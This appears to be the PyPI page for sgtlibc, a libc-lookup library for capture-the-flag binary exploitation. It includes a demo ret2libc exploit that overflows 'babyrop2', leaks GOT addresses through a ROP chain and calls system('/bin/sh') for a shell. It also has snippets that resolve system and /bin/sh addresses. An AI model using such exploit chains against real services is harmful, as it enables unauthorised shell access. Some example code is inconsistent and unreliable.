












What?
sgtlibc is a a offline python-lib for search libc function.
Install
pip install sgtlibc
Usage
usage: sgtlibc [-h] [-d [DUMP ...]] [-i [INDEX]] [-s [SYMBOLS]] [-u [UPDATE]] [-v [VERSION]] [funcs_with_addresses]

a offline python-lib for search libc function.for search version of libc.you can use like:`sgtlibc puts:aa0+read:140 --dump system binsh` or in python , like : `py:import sgtlibc;s =
sgtlibc.LibcSearcher();s.add_condition('puts',0xaa0)`

positional arguments:
  funcs_with_addresses  specify `func-name` and `func address` , split by `|`,eg: puts:aa0+read:140 , its means func-puts address = 0xaa0;func-read address = 0x140 (default: None).

options:
  -h, --help            show this help message and exit
  -d [DUMP ...], --dump [DUMP ...]
                        select funcs to dump its info (default: ['__libc_start_main_ret', 'system', 'dup2', 'read', 'write', 'str_bin_sh']).
  -i [INDEX], --index [INDEX]
                        db index on multi-database found occation (default: 0).
  -s [SYMBOLS], --symbols [SYMBOLS]
                        convert libc-elf file to symbols-file,use `libc_path [alias]` to convert.
  -u [UPDATE], --update [UPDATE]
                        update current libc database from internet , need non-microsoft-windows environment (default: False).
  -v [VERSION], --version [VERSION]
                        show version
Quick Start
- in cmd.exe
or/bin/sh`
sgtlibc puts:aa0
sgtlibc puts:aa0+read:140
sgtlibc puts:aa0+read:140 --dump system binsh
- in
python3
import sgtlibc
s = sgtlibc.Searcher()
s.add_condition('puts', 0xaa0)
s.add_condition('read',0x140)
print(s.dump())
print(s.dump(['system','str_bin_sh']))
Example
-
main argsspecifyfunc-nameandfunc address,**SHOULD split by|**eg:
puts:aa0+read:140which means:- func-
putsaddress =0xaa0 - func-
readaddress =0x140
- func-
-
--updateis for update libc database from internet base onlibc-database, require non-microsoft-window system
python run
- run [python code above](/#/Quick Start) , you'll get output-result like following shows:

command run
-
run command in terminal , you'll get output-result like following shows:

pwntools run
- use in
pwntools
from pwn import * # should run pip install pwntools before
import sgtlibc
s = libc.Searcher()
puts_addr = 0xf71234567aa0 # from leak data
s.add_condition('puts',puts_addr)
s.dump(db_index=0) # search libc , if returns multi-result ,default use index-0's result
system_addr = p00(s.get_address(sgtlibc.s_system))
binsh_addr = p00(s.get_address(sgtlibc.s_binsh))
use user-libc database
search libc from user-directory
from sgtlibc.utils import configuration as config
def test_use_user_libc():
    lib_path = './libs' # here input your libc directory
    config.set(config.extension_database_path, lib_path)
    s = LibcSearcher('puts', 0xf7007)
    s.decided()
add user-libc database
add a libc.so file to database
sgtlibc -s ./libc.from_user.so:alias_input_here
or
from sgtlibc.main import do_symbols
do_symbols(f'./libc.from_user.so:alias_input_here')
CTF Problem Solve DEMO
- use exploit code
import sgtlibc
from sgtlibc.gamebox import *
set_config(GameBoxConfig(
    is_local=True, file='./babyrop2', remote='192.168.0.1:25462',
    auto_load=True,
    auto_show_rop=True,
    auto_show_summary=True,
    auto_start_game=True,
    auto_load_shell_str=True,
    auto_show_symbols=True
))
s = sgtlibc.Searcher()
elf = client.elf
def exp():
	payload_exp = [b'a' * (28 + 4),fakeebp()] # overflow position
    return payload_exp
def leak(func: str):
    payload = exp()
    # here will auto-pack to p64, you can use p64 or p00 as same effect.
    payload += [elf.rop['rdi'],elf.got[func],elf.plt['printf'],elf.symbols['main']]
    sl(payload)
    rl()
    data = rc(6).ljust(8, b'\0')
    data = uc(data)
    s.add_condition(func, data)
    return data
leak('printf')
leak('read')
data = s.dump(db_index=2)  # choose your system index
system_addr = s.get_address(sgtlibc.s_system)
binsh_addr = s.get_address(sgtlibc.s_binsh)
log.info(f'system_addr:{hex(system_addr)}')
log.info(f'binsh_addr:{hex(binsh_addr)}')
payload = exp()
payload += [elf.rop['rdi'],binsh_addr,system_addr, fakeebp()]

sl(payload)
interactive()
- result

Notice
default libc database is update on
2022-06-01,which long-time ago , we fully recommanded to update it by runsgtlibc --update
Status
1 maintainer

Release files for sgtlibc 1.16.0
For a detailed explanation of source distributions (sdists) and built distributions (wheels), please see the package formats documentation.
Source distribution (sdist)
| File | Size | Uploaded | |
|---|---|---|---|
| sgtlibc-1.16.0.tar.gz | 20.8 MB | Details |
Built distribution (wheel)
| File | Interpreter | ABI | Platform | Reset |
|---|---|---|---|---|
| sgtlibc-1.16.0-py3-none-any.whl | Python 3 | none | any | Details |
Total release size:42.3 MB
Release files / sgtlibc-1.16.0.tar.gz
| Download URL | sgtlibc-1.16.0.tar.gz |
|---|---|
| Size | 20.8 MB |
| Tags | Source |
|
SHA-256 checksum How to use checksums |
e1d6e7add0915a71e08f690a64c3113e36c0ccdec26162ac4ad4e26161f133b5
|
|
BLAKE2b-256 checksum How to use checksums |
f2baa379a21402c2c874f74bfbb193e7af50d7e5681897a8c66a57cd4349c32f
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
No |
| Uploaded via |
twine/4.0.2 CPython/3.11.4
|
Release files / sgtlibc-1.16.0-py3-none-any.whl
| Download URL | sgtlibc-1.16.0-py3-none-any.whl |
|---|---|
| Size | 21.5 MB |
| Tags | Python 3 |
|
SHA-256 checksum How to use checksums |
923bd978608d96995318b7071ba5798d091fb853dbb494e58ea4082c6f166610
|
|
BLAKE2b-256 checksum How to use checksums |
00504a6f2ff9448848bd785508c1e722b8ed587c1749a3ac1516781ff775078a
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
No |
| Uploaded via |
twine/4.0.2 CPython/3.11.4
|














